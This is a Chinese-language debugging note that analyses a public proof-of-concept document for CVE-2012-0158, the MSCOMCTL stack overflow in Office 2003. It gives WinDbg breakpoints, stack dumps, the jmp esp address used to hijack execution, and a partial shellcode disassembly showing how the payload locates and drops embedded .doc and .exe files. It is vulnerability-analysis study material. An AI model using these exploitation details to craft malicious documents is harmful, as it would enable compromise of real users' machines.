CVE-2012-0158 分析笔记

By-Edvvard--2012-12-22

前言

为学习 od、windbg 工具的使用，理解漏洞分析的过程，选取了该例子进行分析，过程主要学习了下面两篇文章的方法。

Chence:【原创】CVE-2012-0158 MSCOMCTL 控件漏洞分析
http://bbs.pediy.com/showthread.php?t=149957
Metazhou:【原创】Step by Step 调试 CVE-2012-0158 POC
http://bbs.pediy.com/showthread.php?t=152407

1、环境

1.1 实验环境:

Windows xp sp3;
Office2003 版本: 11.5604.5606。

1.2 POC:

Chence 提供的 poc 文件，改 poc 释放一个计算器程序并执行;
http://bbs.pediy.com/showthread.php?t=149957。
由于该 poc 运行后会重写 doc，所以调试过程中要保存好备份。

1.3 工具:

WinDBG: 在定位 shellcode 位置，分析漏洞成因过程中使用;
OllyDBG: 在分析 shellcode 过程中使用;
WinHex: 静态分析。

2、漏洞分析

2.1 定位 shellcode 位置;


【参考:“Step by Step 调试 CVE-2012-0158 POC”文章中的方法】

首先打开 WINWORD.EXE，打开 WinDBG.exe，然后 F6 附加 WINWORD.EXE 进程;

由于该 poc 文件是释放一个 calc.exe 并执行，因此 shellcode 中肯定调用了 WinExec 函数，所以对该函数下断点: bp kernel32!WinExec。使用 bl 命令可以查看当前所下的断点;

按 F5 或输入命令 g 继续运行程序;


打开 poc.doc 文件，此时 windbg 将中断在 WinExec 函数入口，输入 dd esp 命令来查看当前堆栈内容，esp+4 为 WinExec 的第一个参数，使用 da 命令来查看该内存位置，可以看到存放的是: C:\Documents and Settings\Administrator\a.exe，此时 poc.doc 中捆绑的 exe 文件已经释放到 C:\Documents and Settings\Administrator 文件夹下，并将执行。




当前栈顶内容则是 WinExec 函数返回的地址，此地址位于 shellcode 中，反汇编查看如下：

```
0:000> dd esp
00127a90  00127d5a 0ca1a5b0 00000000 0ca1a5b0
00127aa0  0001c000 000003cc 00127af8 00127f80
00127ab0  0c9fb868 001bdd38 0001c000 00000001
00127ac0  275a273d 001bdd38 0c9fb868 0001c000
00127ad0  00000000 001bb008 0c9fb850 00002d26
00127ae0  00002d26 0c9f9008 00002841 0002159e
00127af0  00000000 000003cc 00000000 00127b71
00127b00  1005c48b c7000001 4d032400 005ae908
0:000> u 127d5a
<Unloaded_ta.dll>+0x127d59:
00127d5a eb22            jmp     <Unloaded_ta.dll>+0x127d7d (00127d7e)
00127d5c 6a01            push    1
00127d5e 6a00            push    0
00127d60 6a00            push    0
00127d62 ff75f4          push    dword ptr [ebp-0Ch]
00127d65 6a00            push    0
00127d67 e814feffff      call    <Unloaded_ta.dll>+0x127b7f (00127b80)
00127d6c 0555000000      add     eax,offset <Unloaded_ta.dll>+0x54 (00000055)
```

由于该地址位于 shellcode 中，因此 eb226a01 肯定位于其中，用 winhex 反汇编 poc.exe，查找 eb226a01，找到后往上翻看，这一段就是 shellcode。



往上可以找到 1245fa7a，此为 jmp esp 跳转方式。



2.2 分析漏洞成因;

目的：找到存在漏洞的函数，并判断漏洞触发的原因。

分析：上面找到了 1245fa7a，我们知道 poc 文件在执行中先触发漏洞，然后在某一时刻将 1245fa7a 所在的内存位置 A 的值修改为：0x7afa4512，然后执行并跳转到 shellcode，进而执行 shellcode。因此，我们要想找到该存在漏洞的函数，就需要先找到何时对内存位置 A 进行的修改，修改前的值是多少，之后就能确定存在漏洞的函数。

按 Ctrl+Shift+F5 重新加载 WINWORD.EXE，输入 g 运行，然后 Ctrl+Break 暂停，对 7ffa4512 下内存执行断点：ba e1 7ffa4512，继续运行，打开 poc.doc 文件，将断在 0x7ffa4512 处。查看堆栈内容，可以发现 7ffa4512 所在地址为：0x00127af4。

```
0:000> dd esp-20
00127ae0  00000064 00008282 00000000 00000000
00127af0  00000000 7ffa4512 90909090 90909090
00127b00  1005c48b c7000001 4d032400 005ae908
00127b10  656b0000 6c656e72 df003233 1b8c892d
00127b20  42ef7d81 d685859d 5a59994e 9354d861
00127b30  9d217777 c368624a 6a83a353 5a5cdf6b
00127b40  4f2b1d8a 8128452c 0140f571 ba058f92
00127b50  610ac136 73616161 6c6c6568 8b003233
```

下面分析 00127af4 处的内容何时变为了 7ffa4512。

重新加载 WINWORD.EXE，输入 g 运行，暂停后下载如下断点：

对该地址下内存写入断点：ba w1 00127af4;


对 7ffa4512 下内存执行断点：ba e1 7ffa4512;


设置异常通知：sxn -c "r eip;dd 00137b18|1" sse。

输入命令：g，继续运行，然后打开 poc.doc，跟踪调试。

```
7c92120e cc              int     3
0:006> bl
0:006> ba w1 00127af4
0:006> ba e1 7ffa4512
0:006> sxn -c "r eip;dd 00137b18|1" sse
0:006> bl
 0 e 00127af4 w 1 0001 (0001)  0:****
 1 e 7ffa4512 e 1 0001 (0001)  0:****
```

按 F5 运行，观察 00127af4 处的变化：







可以看到在执行到 jmp esp 时的状态，00127af4 位置在变为 7ffa4512 之前的值是：275a24fe。可以看到它不是一条 call 指令，该值不是返回地址。

275a24fe　　rep movs dword ptr es:[edi],dword ptr [esi]

重启程序，对 275a24fe 下内存执行断点：ba e1 275a24fe，查看 00127af4 内存是否被写为了 7ffa4512。如下：




可以看到此时未被重写。对 00127af4 下内存写入断点，对 7ffa4512 下内存写入断点，继续 F5 运行。多次运行后记录其 7ffa4512 之前的值为：275e727b。反汇编查看可以发现：



下面对函数 275a26fa 进行分析。


重新启动，对 275e7274 下内存执行断点，然后单步执行，进入函数：



可以看到该函数只分配了 20 字节的空间。两次调用了函数：

MSCOMCTL!DllGetClassObject+0xb1b9 (275a24a0)，该函数第一次调用使用了 12 字节空间，在第二次调用之前有对参数大小的检查，该大小与 8 比较，应该当该大小大于 8 时直接结束，但程序中为小于 8 时结束，而当输入参数大于 8 时继续调用 MSCOMCTL!DllGetClassObject+0xb1b9 (275a24a0)，使得发生了栈溢出。可以看到该 poc 文件中该参数为：00008282，同样进入到该函数进行执行。


```
MSCOMCTL!DllGetClassObject+0xb449:
275a2730 ff75f4          push    dword ptr [ebp-0Ch]  ss:0023:00127ae4=00008282
0:000> p
eax=00000000 ebx=0cbc06b0 ecx=7c93005d edx=00140608 esi=07d07a04 edi=00000000
eip=275a2733 esp=00127acc ebp=00127af0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
MSCOMCTL!DllGetClassObject+0xb44c:
275a2733 8d45f8          lea     eax,[ebp-8]
0:000> p
eax=00127ae8 ebx=0cbc06b0 ecx=7c93005d edx=00140608 esi=07d07a04 edi=00000000
eip=275a2736 esp=00127acc ebp=00127af0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
MSCOMCTL!DllGetClassObject+0xb44f:
275a2736 53              push    ebx
0:000> p
eax=00127ae8 ebx=0cbc06b0 ecx=7c93005d edx=00140608 esi=07d07a04 edi=00000000
eip=275a2737 esp=00127ac8 ebp=00127af0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
MSCOMCTL!DllGetClassObject+0xb450:
275a2737 50              push    eax
0:000> p
eax=00127ae8 ebx=0cbc06b0 ecx=7c93005d edx=00140608 esi=07d07a04 edi=00000000
eip=275a2738 esp=00127ac4 ebp=00127af0 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000212
MSCOMCTL!DllGetClassObject+0xb451:
275a2738 e863fdffff      call    MSCOMCTL!DllGetClassObject+0xb1b9 (275a24a0)
```



可以看到在这句之后，堆栈中内容被修改：

```
eax=00000000 ebx=0cbc06b0 ecx=7c93005d edx=00140608 esi
eip=275a2539 esp=00127ac0 ebp=00127af0 iopl=0         n
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
MSCOMCTL!DllGetClassObject+0xb252:
275a2539 c3              ret
0:000> dd esp
00127ac0  275a273d 00127ae8 07d07f40 00008282
00127ad0  00000000 07d07a04 0cbc06b0 6a626f43
00127ae0  00000064 00008282 00000000 00000000
00127af0  00000000 7ffa4512 90909090 90909090
00127b00  1005c48b c7000001 4d032400 005ae908
00127b10  656b0000 6c656e72 df003233 1b8c892d
00127b20  42ef7d81 d685859d 5a59994e 9354d861
00127b30  9d217777 c368624a 6a83a353 5a5cdf6b
```

当该函数返回时，刚好执行栈顶的 Jmp esp 指令，进而跳转到 shellcode 中：




2.3 分析 shellcode。

下面对 shellcode 进行分析，使用 od 调试。

打开 OD，设置其为实时调试器；

使用 winhex 打开 poc.doc,找到 1245fa7f,在其下某位置修改 8BC4 为:CCCC。如下：



打开 poc.doc 文件，出错，选择取消进入调试状态：

修改后单步运行。

下面部分完成申请内存以及读取 poc.doc 文件:

```
0012133E   77 05          ja      short 00121345                申请的内存空间大小
00121340   E9 B1010000    jmp     001214F6                      ************************/
00121345   6A 00          push    0                             FILE_BEGIN
00121347   6A 00          push    0
00121349   6A 00          push    0
0012134B   FF75 FC        push    dword ptr [ebp-4]             文件句柄
0012134E   E8 8DFDFFFF    call    001210E0
00121353   05 11000000    add     eax, 11
00121358   FF10          call    dword ptr [eax]               SetFilePointer(0x5C,0,0,0)
0012135A   83F8 FF        cmp     eax, -1                       -1表示返回错误
0012135D   75 05          jnz     short 00121364
0012135F   E9 92010000    jmp     001214F6
00121364   FF75 F4        push    dword ptr [ebp-C]             分配内存字节数：00013400，每次申请13400字节
00121367   6A 40          push    40                            Flag
00121369   E8 72FDFFFF    call    001210E0
0012136E   05 25000000    add     eax, 25
00121373   FF10          call    dword ptr [eax]               kernel32.GlobalAlloc(40, 00013400)
00121375   8945 EC        mov     dword ptr [ebp-14], eax       地址：00188E80
00121378   837D EC 00     cmp     dword ptr [ebp-14], 0
0012137C   75 05          jnz     short 00121383
0012137E   E9 73010000    jmp     001214F6
00121383   6A 00          push    0                             lpOverlapped
00121385   8D45 E8        lea     eax, dword ptr [ebp-18]
00121388   50             push    eax                           00121040--指向实际读取字节数的指针
00121389   FF75 F4        push    dword ptr [ebp-C]             00013400--要读入的字节数
0012138C   FF75 EC        push    dword ptr [ebp-14]            00188E80--用于保存读入数据的一个缓冲区
0012138F   FF75 FC        push    dword ptr [ebp-4]             0000005C--文件的句柄
00121392   E8 49FDFFFF    call    001210E0
00121397   05 19000000    add     eax, 19                       每次读取13400字节大小
0012139C   FF10          call    dword ptr [eax]               kernel32.ReadFile(hFile, lpBuffer,nNumberOfB
0012139E   08C0          or      eax, eax
```

之后完成对要释放的 doc 文件和 exe 文件的文件名以及各自大小的读取:

```
001213C0   8845 F0        mov     eax, dword ptr [ebp-10]
001213C3   2BC8           sub     ecx, eax                      文件长度--
001213C5   83F9 08        cmp     ecx, 8                        此次读取的文件大小大于8字节
001213C8   77 05          ja      short 001213CF
001213CA   E9 18010000    jmp     001214E7
001213CF   8345 F0 01     add     dword ptr [ebp-10], 1
001213D3   807D EC        mov     edi, dword ptr [ebp-14]       此次申请的内存空间地址（大小为13400字节）
001213D6   03F8           add     edi, eax                      从该位置开始**
001213D8   813F ABABABAB  cmp     dword ptr [edi], ABABABAB     /*****************************
001213DE   0F85 FE000000  jnz     001214E2                      在poc.doc文档中的ABABABABEFEFEFEF八个字节后
001213E4   83C7 04        add     edi, 4                        直接跟有要释放的doc文件和exe文件的路径名称
001213E7   813F EFEFEFEF  cmp     dword ptr [edi], EFEFEFEF     这几句是为了找到要释放的路径地址
001213ED   0F85 EF000000  jnz     001214E2                      *****************************/
001213F3   83C7 04        add     edi, 4
001213F6   897D E0        mov     dword ptr [ebp-20], edi       ASCII "%USERPROFILE%\a.doc"
001213F9   33C0           xor     eax, eax
001213FB   33C9           xor     ecx, ecx
001213FD   49             dec     ecx
001213FE   FC             cld
001213FF   F2:AE          repne   scas byte ptr es:[edi]        得到字符串长度
00121401   8B37           mov     esi, dword ptr [edi]          字符串后紧跟的是该文件的大小
00121403   8975 E4        mov     dword ptr [ebp-1C], esi       得到的大小
00121406   83C7 04        add     edi, 4
00121409   897D D0        mov     dword ptr [ebp-30], edi       ASCII "%USERPROFILE%\a.exe"
0012140C   33C0           xor     eax, eax
0012140E   33C9           xor     ecx, ecx
00121410   49             dec     ecx
00121411   FC             cld
00121412   F2:AE          repne   scas byte ptr es:[edi]        得到字符串长度
00121414   8B37           mov     esi, dword ptr [edi]          字符串后紧跟的是该文件的大小
